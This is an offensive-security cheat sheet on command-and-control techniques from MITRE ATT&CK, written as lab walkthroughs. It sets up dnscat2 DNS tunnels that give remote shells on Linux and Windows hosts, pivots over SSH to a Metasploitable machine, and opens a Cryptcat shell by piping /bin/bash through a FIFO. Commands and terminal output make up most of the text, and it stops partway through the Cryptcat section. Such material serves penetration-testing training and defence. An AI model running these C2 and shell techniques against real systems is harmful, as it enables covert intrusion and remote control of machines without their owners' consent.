

COMMAND & CONTROL CHEAT SHEET



TABLE OF CONTENTS

1 Abstract	3
2 Techniques specified by Mitre ATT&CK	5
2.1 Application Layer protocol	5
2.2 Communication through Removable Media	14
2.3 Data Encoding	14
2.4 Data Obfuscation	20
2.5 Dynamic Resolution	28
2.6 Encrypted Channel	28
2.7 Fallback Channel	28
2.8 Ingress Tool Transfer	28
2.9 Multi-Stage Channels	29
2.10 Non-Application Layer Protocol	29
2.11 Non-Standard Port	32
2.12 Protocol Tunneling	32
2.13 Proxy	33
2.14 Remote Access Software	33
2.15 Traffic signaling	34
2.16 Web Service	34
3 Command and Control Frameworks	36
3.1 Empire	36
3.2 Koadic	50
3.3 DropboxC2	61
3.4 Metasploit	70
4 Error! Reference source not found.	73

Abstract

Command and Control abbreviated as “**C2**” or “**C&C**”, is a tactic in Mitre ATT&CK framework that consists of various techniques, in which each technique defines different ways of achieving connection between host and the command-and-control center. Command and Control abbreviated as “**C2**” or “**C&C**”, is a tactic in Mitre ATT&CK framework that consists of various techniques, in which each technique defines different ways of achieving connection between host and the command-and-control center. Here host are the agents that are running on an exploited machine which results in the injection of commands to retrieve information.

Techniques specified by Mitre ATT&CK

"Mitre ATT&CK has given it tactic number: TA0011"

Application Layer protocol

Application layer protocol is the seventh layer in OSI model. Application Layer is the layer through which end user interacts. This is the layer which provides services to the users. Adversaries can communicate using application layer so that they are not detected by the network filtering. Commands that they want to be executed are embedded within protocol traffic. Mitre ATT&CK has given application layer protocol technique number: **T1071**.

Techniques that come under Application Layer Protocol are:

- **Web Protocols:**
Protocols such as HTTP and HTTPS are most common that carries web traffic. HTTP has many fields and headers in which data can be concealed. Adversary might abuse the traffic in order to communicate with systems that are under their control in victims' network by remaining undetected. As data is concealed in the header or its field their request looks like a normal request and is undetected.
- **File Transfer Protocol:**
FTP, FTPS and TFTP are the most common protocols for transferring file in the environment. Packets that are produced using these protocols contains various fields and headers in which data can be concealed. Also, data can be concealed inside the files that are being transferred. Adversary can abuse these and can pass their command embedded in these packets or files without being detected.
- **Mail Protocol:**
SMTP, POP3 and IMAP are most common protocols for mailing. Packets produced using these protocols can have various fields and header that can be used for concealing data. Also, data can be concealed in mail body itself. Adversary can abuse these protocols to conceal data as well as mimic normal traffic, hence, remain undetected.
- **DNS**
DNS protocol can be allowed even before network authentication is completed. Its field and header can be used for concealing data. Adversary can use DNS tunneling to abuse DNS to communicate with system without getting detected.



Do You Know??

Web protocols are used in APT18,19,33, FTP is used in APT41, Mail protocols are used in APT28,33, DNS Protocol are used in APT39,41

Introduction to DNScat

DNScat is such praised tool because it can create a command-and-control tunnel over the DNS protocol which lets an attacker work in stealth mode. You can access any data along with uploading and downloading files and to get a shell. For this tool to work over 53 port, you don't need to have authoritative access to DNS server, you can just simply establish your connection over port 53 and it will be faster and it will still be sensed as usual traffic. But it makes its presence well known in the packet log.

DNScat is made of two components i.e. a server and a client. To know the working of dnscat, it is important to understand both of these components.

The client is intended to be kept running on a target machine. It's written in C and has the least amount of the prerequisites. When you run the client, you regularly indicate a domain name. All packets will be sent to the local DNS server, which is then directed to the legitimate DNS server for that domain (which you, apparently, have control of).

The server is intended to be kept running on a definitive DNS server. It's developed in ruby and relies upon a few distinct gems. When you run it, much like the client, you indicate from which domain(s) it listens to over 53. When it gets traffic for one of those domains, it endeavours to set up a legitimate association. It gets other traffic it will automatically disregard it but, however, it can also advance it upstream.

Installation

Run the following git command to download dnscat2:

```
git clone https://github.com/iagox86/dnscat2.git
```

```
root@kali:~# git clone https://github.com/iagox86/dnscat2.git ↗
Cloning into 'dnscat2' ...
remote: Enumerating objects: 6607, done.
Receiving objects: 100% (6607/6607), 3.82 MiB | 244.00 KiB/s, done.
remote: Total 6607 (delta 0), reused 0 (delta 0), pack-reused 6607
Resolving deltas: 100% (4564/4564), done.
root@kali:~#
```

Now install bundler as it is a major dependency for dnscat2. To install bundler, go into the server of dnscat2 and type:

```
gem install bundler  
bundle install
```

```
root@kali:~# cd dnscat2/ ←  
root@kali:~/dnscat2# cd server/ ←  
root@kali:~/dnscat2/server# gem install bundler ←  
Successfully installed bundler-2.1.4  
Parsing documentation for bundler-2.1.4  
Done installing documentation for bundler after 2 seconds  
1 gem installed  
root@kali:~/dnscat2/server# bundle install ←  
Don't run Bundler as root. Bundler can ask for sudo if it is needed,  
Using bundler 2.1.4  
Using ecdsa 1.2.0  
Using salsa20 0.1.1  
Using sha3 1.0.1  
Using trolley 2.1.2  
Bundle complete! 4 Gemfile dependencies, 5 gems now installed.  
Use `bundle info [gemname]` to see where a bundled gem is installed.  
root@kali:~/dnscat2/server# █
```

Once everything is done, the server will run with the following command:

```
root@kali:~/dnscat2/server# ruby dnscat2.rb ←  
  
New window created: 0  
New window created: crypto-debug  
Welcome to dnscat2! Some documentation may be out of date.  
  
auto_attach => false  
history_size (for new windows) => 1000  
Security policy changed: All connections must be encrypted  
New window created: dns1  
Starting Dnscat2 DNS server on 0.0.0.0:53  
[domains = n/a] ...  
  
It looks like you didn't give me any domains to recognize!  
That's cool, though, you can still use direct queries,  
although those are less stealthy.  
  
To talk directly to the server without a domain name, run:  
  
. ./dnscat --dns server=x.x.x.x, port=53 --secret=97a0daee02c249a08d7646c040fc2218  
  
Of course, you have to figure out <server> yourself! Clients  
will connect directly on UDP port 53.  
  
dnscat2> █
```

Similarly, download dnscat2 in the client machine too. And use make command to compile it with the server, as shown in the image below:

```
git clone https://github.com/iagox86/dnscat2.git  
cd dnscat2/  
cd client/  
make
```

```
root@ubuntu:~# git clone https://github.com/iagox86/dnscat2.git ←  
Cloning into 'dnscat2'...  
remote: Enumerating objects: 6607, done.  
remote: Total 6607 (delta 0), reused 0 (delta 0), pack-reused 6607  
Receiving objects: 100% (6607/6607), 3.82 MiB | 976.00 KiB/s, done.  
Resolving deltas: 100% (4564/4564), done.  
root@ubuntu:~# cd dnscat2/ ←  
root@ubuntu:~/dnscat2# cd client/ ←  
root@ubuntu:~/dnscat2/client# make ←  
cc --std=c89 -I. -Wall -D_DEFAULT_SOURCE -Wformat -Wformat-security -g  
cc --std=c89 -I. -Wall -D DEFAULT_SOURCE -Wformat -Wformat-security -g
```

To establish a connection between client and server, use the following command:

```
./dnscat --dns=server=192.168.0.102,port=53
```

```
root@ubuntu:~/dnscat2/client# ./dnscat --dns=server=192.168.0.102,port=53 ←  
Creating DNS driver:  
domain = (null)  
host   = 0.0.0.0  
port   = 53  
type   = TXT,CNAME,MX  
server = 192.168.0.102  
  
Encrypted session established! For added security, please verify the server also  
Essay Scruff Pegged Tubule Grows Otto  
Session established!
```

You can check the successful creation of the session in Wireshark too. In real life scenario, port 53 plays a huge role in getting reverse shell because port 53 is seldom blocked-in security devices and plus in scenarios where a system hosts more than one NIC cards, traffic of both the cards travels through a single DNS.

ip.addr == 192.168.0.196 dns						
No.	Time	Source	Destination	Protocol	Length	
842	3.948486238	192.168.0.196	192.168.0.102	DNS	21	
874	4.068390917	192.168.0.102	192.168.0.196	DNS	38	
1123	4.982986147	192.168.0.196	192.168.0.102	DNS	13	
1125	4.984024071	192.168.0.102	192.168.0.196	DNS	18	
1126	4.984416101	192.168.0.196	192.168.0.102	DNS	10	
1127	4.984783490	192.168.0.102	192.168.0.196	DNS	14	
1246	6.001049588	192.168.0.196	192.168.0.102	DNS	10	
1247	6.001779008	192.168.0.102	192.168.0.196	DNS	14	
1635	7.018476398	192.168.0.196	192.168.0.102	DNS	10	
1636	7.019200850	192.168.0.102	192.168.0.196	DNS	15	
1872	8.034192899	192.168.0.196	192.168.0.102	DNS	10	

Once the connection is established, you can see on the server-side that you will have a session as shown in the image below. You can use the command ‘sessions’ to check for a session that is created. Now, here we can play around with many options all of which are available under the ‘help’ category.

session
help

Now, to interact with the said session type the following command:

session -i

```
dnscat2> New window created: 1 ←
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:
>> Roving Spear Hound Parrot Absorb Hobbit

dnscat2> help ←

Here is a list of commands (use -h on any of them for additional help):
* echo
* help
* kill
* quit
* set
* start
* stop
* tunnels
* unset
* window
* windows
dnscat2> session ←
0 :: main [active]
    crypto-debug :: Debug window for crypto stuff [*]
    dns1 :: DNS Driver running on 0.0.0.0:53 domains = [*]
    1 :: command (ubuntu) [encrypted, NOT verified] [*]
dnscat2> session -i 1 ←
New window created: 1
history_size (session) ⇒ 1000
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:
>> Roving Spear Hound Parrot Absorb Hobbit
This is a command session!

That means you can enter a dnscat2 command such as
'ping'! For a full list of clients, try 'help'.

command (ubuntu) 1> █
```

We can access the session now and interact with many of the options available. Let's try interacting with the Ubuntu system using the command:

shell

Sure enough, this will create a new session 2 and upon interacting with the said session we'll have a traditional shell.

sessions -i 2
uname -a
ifconfig

```
command (ubuntu) 1> shell ←  
Sent request to execute a shell  
command (ubuntu) 1> New window created: 2  
Shell session created!  
  
command (ubuntu) 1> session -i 2 ←  
New window created: 2  
history_size (session) => 1000  
Session 2 security: ENCRYPTED BUT *NOT* VALIDATED  
For added security, please ensure the client displays the same string:  
  
>> Tried Story Deadly Static Deepen Strode  
This is a console session!  
  
That means that anything you type will be sent as-is to the  
client, and anything they type will be displayed as-is on the  
screen! If the client is executing a command and you don't  
see a prompt, try typing 'pwd' or something!  
  
To go back, type ctrl-z.  
  
sh (ubuntu) 2> uname -a ←  
sh (ubuntu) 2> Linux ubuntu 5.4.0-40-generic #44-Ubuntu SMP Tue Jun 23 00:01:04  
  
sh (ubuntu) 2> ifconfig ←  
sh (ubuntu) 2> ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
      inet 192.168.0.196 netmask 255.255.255.0 broadcast 192.168.0.255  
        inet6 fe80::c418:3516:30f3:cf62 prefixlen 64 scopeid 0x20<link>  
          ether 00:0c:29:c8:9c:50 txqueuelen 1000 (Ethernet)  
            RX packets 105097 bytes 144870638 (144.8 MB)  
            RX errors 0 dropped 0 overruns 0 frame 0  
            TX packets 58267 bytes 4378503 (4.3 MB)  
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
ens38: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
      inet 192.168.205.130 netmask 255.255.255.0 broadcast 192.168.205.255  
        inet6 fe80::44a6:8a8:230e:ec96 prefixlen 64 scopeid 0x20<link>  
          ether 00:0c:29:c8:9c:5a txqueuelen 1000 (Ethernet)  
            RX packets 59 bytes 9242 (9.2 KB)  
            RX errors 0 dropped 0 overruns 0 frame 0  
            TX packets 88 bytes 11530 (11.5 KB)  
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
      inet 127.0.0.1 netmask 255.0.0.0  
        inet6 ::1 prefixlen 128 scopeid 0x10<host>  
          loop txqueuelen 1000 (Local Loopback)  
            RX packets 369 bytes 32192 (32.1 KB)  
            RX errors 0 dropped 0 overruns 0 frame 0  
            TX packets 369 bytes 32192 (32.1 KB)  
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

DNS Tunneling

The important thing to note here is that the client system clearly has two NIC cards installed and the IP ranges are different in both. So, traditionally, a system present in first IP range **192.168.0.0/24** won't be able to communicate with a system present in the second IP range **192.168.205.0/24**

Here, we perform reconnaissance and found one more system on the range 192.168.205.0/24 with IP address 192.168.205.131 and forward this system's port 22 to the client's port 8888 to create a DNS tunnel between the two systems using the command shell we had obtained in previous steps.

```
command (ubuntu) 1> listen 127.0.0.1:8888 192.168.205.131:22 ←  
Listening on 127.0.0.1:8888, sending connections to 192.168.205.131:22
```


Now, using our server, we try to log into the system with IP address **192.168.205.131**. Here, we know the credentials of the system at IP 192.168.205.131 so we log indirectly.

```
ssh msfadmin@127.0.0.1 -p 8888
```

And as we can see, we are able to communicate with the system comfortably.

```
root@kali:~# ssh msfadmin@127.0.0.1 -p 8888 ←  
msfadmin@127.0.0.1's password:  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/*copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
Last login: Mon Jul 27 13:16:52 2020  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet HWaddr 00:0c:29:78:20:90  
          inet addr 192.168.205.131 Bcast:192.168.205.255 Mask:255.255.255.0  
          inet6 addr: fe80::20c:29ff:fe78:2090/64 Scope:Link  
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
            RX packets:197 errors:0 dropped:0 overruns:0 frame:0  
            TX packets:149 errors:0 dropped:0 overruns:0 carrier:0  
            collisions:0 txqueuelen:1000  
            RX bytes:32346 (31.5 KB) TX bytes:23350 (22.8 KB)  
            Interrupt:16 Base address:0x2000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
            UP LOOPBACK RUNNING MTU:16436 Metric:1  
            RX packets:262 errors:0 dropped:0 overruns:0 frame:0  
            TX packets:262 errors:0 dropped:0 overruns:0 carrier:0  
            collisions:0 txqueuelen:0  
            RX bytes:102073 (99.6 KB) TX bytes:102073 (99.6 KB)
```

The same can be done easily for a windows client too. Follow the link [here](#) to download a suitable dnscat2 client for your system of windows. The latest client of dnscat for windows is marked in the snapshot below for reference.



dnscat2-v0.04-client-win32.zip.sig	05-Mar-2018 16:28	181
dnscat2-v0.04-client-x64.tar.bz2	05-Mar-2018 16:28	50590
dnscat2-v0.04-client-x64.tar.bz2.sig	05-Mar-2018 16:28	181
dnscat2-v0.04-client-x86.tar.bz2	05-Mar-2018 16:29	49878
dnscat2-v0.04-client-x86.tar.bz2.sig	05-Mar-2018 16:28	181
dnscat2-v0.04-server.tar.bz2	05-Mar-2018 16:29	33850
dnscat2-v0.04-server.tar.bz2.sig	05-Mar-2018 16:28	181
dnscat2-v0.04-server.zip	05-Mar-2018 16:28	51821
dnscat2-v0.04-server.zip.sig	05-Mar-2018 16:28	181
dnscat2-v0.05-client-source.tar.bz2	05-Mar-2018 16:29	119813
dnscat2-v0.05-client-source.tar.bz2.sig	05-Mar-2018 16:28	181
dnscat2-v0.05-client-source.zip	05-Mar-2018 16:28	183833
dnscat2-v0.05-client-source.zip.sig	05-Mar-2018 16:28	181
dnscat2-v0.05-client-win32.zip	07-Jun-2019 18:43	78590
dnscat2-v0.05-client-win32.zip.sig	05-Mar-2018 16:28	181
dnscat2-v0.05-client-x64.tar.bz2	05-Mar-2018 16:29	53211
dnscat2-v0.05-client-x64.tar.bz2.sig	05-Mar-2018 16:28	181
dnscat2-v0.05-client-x86.tar.bz2	05-Mar-2018 16:28	52709
dnscat2-v0.05-client-x86.tar.bz2.sig	05-Mar-2018 16:28	181
dnscat2-v0.05-server.tar.bz2	05-Mar-2018 16:29	36183
dnscat2-v0.05-server.tar.bz2.sig	05-Mar-2018 16:29	181
dnscat2-v0.05-server.zip	05-Mar-2018 16:28	56463
dnscat2-v0.05-server.zip.sig	05-Mar-2018 16:28	181
dnscat2-v0.07-client-source.tar.bz2	05-Mar-2018 16:28	119998
dnscat2-v0.07-client-source.tar.bz2.sig	05-Mar-2018 16:28	181
dnscat2-v0.07-client-source.zip	05-Mar-2018 16:28	183811
dnscat2-v0.07-client-source.zip.sig	05-Mar-2018 16:29	181
dnscat2-v0.07-client-win32.zip	07-Jun-2019 18:44	78724
dnscat2-v0.07-client-win32.zip.sig	05-Mar-2018 16:28	181
dnscat2-v0.07-client-x64.tar.bz2	05-Mar-2018 16:29	53373
dnscat2-v0.07-client-x64.tar.bz2.sig	05-Mar-2018 16:29	181
dnscat2-v0.07-client-x86.tar.bz2	05-Mar-2018 16:29	52920
dnscat2-v0.07-client-x86.tar.bz2.sig	05-Mar-2018 16:28	181
dnscat2-v0.07-server.tar.bz2	05-Mar-2018 16:28	36534
dnscat2-v0.07-server.tar.bz2.sig	05-Mar-2018 16:28	181
dnscat2-v0.07-server.zip	05-Mar-2018 16:29	57011
dnscat2-v0.07-server.zip.sig	05-Mar-2018 16:29	181

We'll perform the same steps as we did initially on the Ubuntu client while running dnscat and run the following command:

```
dnscat2-v0.07-client-win32.exe --dns-server=192.168.0.102, port=53
```

And finally, we see session established status in the window. When we refresh our server's dnscat2 console, we see a new session is created. To interact with it we use the command:

```
C:\Users\raj\Downloads>dnscat2-v0.07-client-win32.exe --dns=server=192.168.0.102,port=53 ↵
Creating DNS driver:
domain = (null)
host   = 0.0.0.0
port   = 53
type   = TXT,CNAME,MX
server = 192.168.0.102

Encrypted session established! For added security, please verify the server also displays this string:
Rapier Bogie Tins Impish Durian Harold

Session established!
```

session -i 1

Following it with the command:

shell

We would see a new session is now created as in the previous case of a Linux system. We interact with it using the following command:

sessions -i 2

And a brand-new Windows shell gets opened!

```
dnscat2> session -i 1 ←
New window created: 1
history_size (session) → 1000
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:
>> Rapier Bogie Tins Impish Durian Harold
This is a command session!

That means you can enter a dnscat2 command such as
'ping'! For a full list of clients, try 'help'.

command (DESKTOP-A0AP00M) 1> shell ←
Sent request to execute a shell
command (DESKTOP-A0AP00M) 1> New window created: 2
Shell session created!

command (DESKTOP-A0AP00M) 1> session -i 2 ←
New window created: 2
history_size (session) → 1000
Session 2 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:
>> Stilt Ripe Upseal Cargo Polite Mayo
This is a console session!

That means that anything you type will be sent as-is to the
client, and anything they type will be displayed as-is on the
screen! If the client is executing a command and you don't
see a prompt, try typing 'pwd' or something!

To go back, type ctrl-z.

Microsoft Windows [Version 10.0.18362.959]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\raj\Downloads>
cmd.exe (DESKTOP-A0AP00M) 2> systeminfo ←
cmd.exe (DESKTOP-A0AP00M) 2> systeminfo

Host Name:          DESKTOP-A0AP00M
OS Name:           Microsoft Windows 10 Pro
OS Version:        10.0.18362 N/A Build 18362
OS Manufacturer:  Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type:    Multiprocessor Free
Registered Owner: raj
Registered Organization:
Product ID:        00331-10000-00001-AA002
Original Install Date: 6/30/2020, 12:25:36 AM
System Boot Time: 7/18/2020, 8:33:42 PM
System Manufacturer: Dell Inc.
System Model:      OptiPlex 7050
System Type:       x64-based PC
Processor(s):     1 Processor(s) Installed.
```

Communication through Removable Media

Adversaries can target disconnected networks using removable media for transfer of commands from system to system. To make this successful both of the systems need to be compromised first the system which is disconnected from network. Commands and files then will be transferred from disconnected system to Internet-connected system of which adversary has access. Mitre ATT&CK has given it a technique id: **T1092**.

Data Encoding

Data in plain text can easily be detectable, therefore the attackers encode up the data to make the content of command-and-control traffic more difficult to detect. Encoding can be ASCII, Unicode, Base64, MIME, or other binary-to-text and character encoding methodology. Mitre ATT&CK has given it technique id: **T1132**.

APT32 used base64 encoding, **Autolt backdoor** has sent a C&C response which was base64 encoded, **Ebury** has encoded C2 traffic in hexadecimal format.

- **Standard Encoding**

Adversaries can use standard encoding to encode their data so that it becomes difficult for control traffic to detect them. Command and control information can be encoded using standard encoding that will adhere with existing protocol specification. Common data encodings are ASCII, Unicode, hexadecimal, Base64, MIME.

- **Non-Standard Encoding**

Non-Standard encoding can be used by adversaries so that the encoding diverges from existing protocol specification. Non-standard encoding techniques are: modified Base64 encoding, etc.



Do You Know ??

APT19 was an HTTP malware that used Base64 for encoding, APT33 used Base64 for encoding C2 traffic, Fysbis used Base64 for encoding C2 traffic, Kessel used hexadecimal encoding for exfiltrating data, Bankshot encoded data using various encoding techniques, RDAT was able to communicate with C2 via subdomain which utilizes base64 encoding with character substitution

Cryptcat

CryptCat is a standard NetCat enhanced tool with two-way encryption. It is the simplest Unix utility tool, which reads and writes data across network connections. It can use TCP or UDP protocol while encrypting the data that is transmitted over the network. It is a reliable back-end tool that is easily driven by other programs and scripts. It is considered to be a network debugging and exploration tool. CryptCat can act as a TCP/UDP client or server when connected to or when it acts as a listener to the socket. It can take a password and adds a salt to encrypt the data that is being sent over the connections. Without providing a specified password, it will take the default password i.e. "metallica".

We can explore its working and usage by exploring its available options.

```
cryptcat -h
```

```
root@kali:~# cryptcat -h
[v1.10]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound:   nc -l -p port [-options] [hostname] [port]
options:
  -g gateway          source-routing hop point[s], up to 8
  -G num              source-routing pointer: 4, 8, 12, ...
  -h                  this cruft
  -i secs             delay interval for lines sent, ports scanned
  -l                  listen mode, for inbound connects
  -n                  numeric-only IP addresses, no DNS
  -o file             hex dump of traffic
  -p port             local port number
  -r                  randomize local and remote ports
  -s addr             local source address
  -u                  UDP mode
  -v                  verbose [use twice to be more verbose]
  -w secs             timeout for connects and final net reads
  -z                  zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive]
```

Chat

CryptCat can be used to chat between two users. We need to establish a stable connection before the chat. To do this, we need two systems out of these two systems one will be a listener and the other will be an initiator. So that communication can be done from both ends.

Here, we are trying to create a scenario of chat between two users with different operating systems.

User 1

OS: Kali Linux

IP Address: 192.168.0.107

Role: Listener

To initiate listener in Kali Linux, follow this command to create a listener:

```
cryptcat -l -p 42
```

```
root@kali:~# cryptcat -l -p 42 ↵
hello kali
hello ubuntu ↵
```

User 2

OS: Ubuntu

IP Address: 192.168.0.108

Role: Initiator

To create an initiator, we will just provide the IP Address of the system where we started the listener followed by its port number.

```
cryptcat 192.168.0.107 42
```

```
root@ubuntu:~# cryptcat 192.168.0.107 42 ↵
hello kali ↵
hello ubuntu ↵
```

Verbose mode

In CryptCat, the verbose mode can be initiated by using the [-v] parameter. Now, the verbose mode is made for generating extended information from our actions. We will try the above chatting mechanism with verbose mode. We can see that when we add [-v] to the CryptCat command it displays the information about the process that its performance while connecting.

At Listener Side

```
cryptcat -lvp
```

```
root@kali:~# cryptcat -lvp 42 ↵
listening on [any] 42 ...
192.168.0.108: inverse host lookup failed: Unknown host
connect to [192.168.0.107] from (UNKNOWN) [192.168.0.108] 35116
hello kali
hello ubuntu ↵
```

At Initiator Side

```
cryptcat -v 192.168.0.107 42
```

```
root@ubuntu:~# cryptcat -v 192.168.0.107 42 ↵
192.168.0.107: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.0.107] 42 (nameserver) open
hello kali ↵
hello ubuntu
```

Reverse shell

A reverse shell is a type of shell in which the target machine communicates back to the attacking machine. The attacking machine receives the connection through a port by providing a password. To activate the listener on the target machine for getting shell, use the following command:

```
cryptcat -k mysecret -l -p 3333 0<myfifo | /bin/bash 1>myfifo
```

```
root@kali:~# mkfifo myfifo ↵
root@kali:~# cryptcat -k mysecret -l -p 3333 0<myfifo | /bin/bash 1>myfifo ↵
```

Now, at the attacker side, we just need to connect to the victim. Then we can authenticate our self as we got its root access or by the help of whoami command.

```
cryptcat -k mysecret 192.168.0.107 3333
whoami
ip a
```

```
root@ubuntu:~# cryptcat -k mysecret 192.168.0.107 3333 ↵
whoami ↵
root
ip a ↵
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default ql
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group
    link/ether 00:0c:29:f6:d9:c1 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.107/24 brd 192.168.0.255 scope global dynamic noprefixroute eth0
        valid_lft 3317sec preferred_lft 3317sec
    inet6 fe80::20c:29ff:fef6:d9c1/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Netcat vs CryptCat

Well before comparing these two first, we need to know about the Netcat or nc. It is a utility tool use TCP and UDP connection to read and write in a network. It can be used for both security and hacking purposes.

In the case of hacking, it can be used with the help of scripts which makes it quite dependable. And if we need to talk about security, it helps us to debug the network along with investing it. If we want to learn all the working of the Netcat. We have covered netcat in our previous article and to read that article click [here](#).

And when it comes to CryptCat, it is a more advanced version of Netcat. It provides us with the two-way encryption that makes our connection more secure. We are comparing these two amazing tools based on connection encryption of the chatting feature by intercepting their network interface with the help of Wireshark.

Netcat:

As we know we apply a listener and an initiator to start this connection for chatting. Along with that, we initiated the Wireshark to intercept its network interface.

At the listener side, we are using [-l] parameter for listening and [-p] parameter for the port number.

```
nc -l -p 3131
```

```
root@kali:~# nc -l -p 3131 ↵
hello kali
```

At the Initiator side, we just need to provide a port number, along with the listeners IP Address.

```
nc 192.168.0.111 3131
```

```
root@ubuntu:~# nc 192.168.0.111 3131 ↵
hello kali ↵
```

Now, we have to check whether our Wireshark was able to catch something or not. As we can see that we successfully intercepted the network and see this network chat.4

Frame 8: 77 bytes on wire (616 bits), 77 bytes captured (616 bits) on interface eth0, id 0
Ethernet II, Src: VMware_10:c6:1b (00:0c:29:10:c6:1b), Dst: VMware_f6:d9:c1 (00:0c:29:f6:d9:c1)
Internet Protocol Version 4, Src: 192.168.0.110, Dst: 192.168.0.111
Transmission Control Protocol, Src Port: 46696, Dst Port: 3131, Seq: 1, Ack: 1, Len: 11
Data (11 bytes)
Data: 68656c6c6f206b616c690a
0000 00 0c 29 f6 d9 c1 00 0c 29 10 c6 1b 08 00 45 00 ..).....).....E.
0010 00 3f ca 98 40 00 40 06 ed f2 c0 a8 00 6e c0 a8 .?..@..@..n..
0020 00 6f b6 68 0c 3b 2d 7a fc 07 b0 f5 3e 4a 80 18 .o..h..;-z ..>J..
0030 01 f6 18 d3 00 00 01 01 08 0a 79 9d e9 ea 93 2c y....,
0040 e1 db 68 65 6c 6c 6f 20 6b 61 6c 69 0a ..hello Kali..

Cryptcat:

In cryptcat, we already know that it provides us with two-ways encryption. Which makes the connection network more secure than Netcat. But we need to check this as well by intercepting its chatting with the help of Wireshark. For that connection, we needed a listener and an initiator for connecting a connection.

At the Listener site, we will use the [-p] parameter for port and [-l] for initiating the listener.

```
cryptcat -l -p 3131
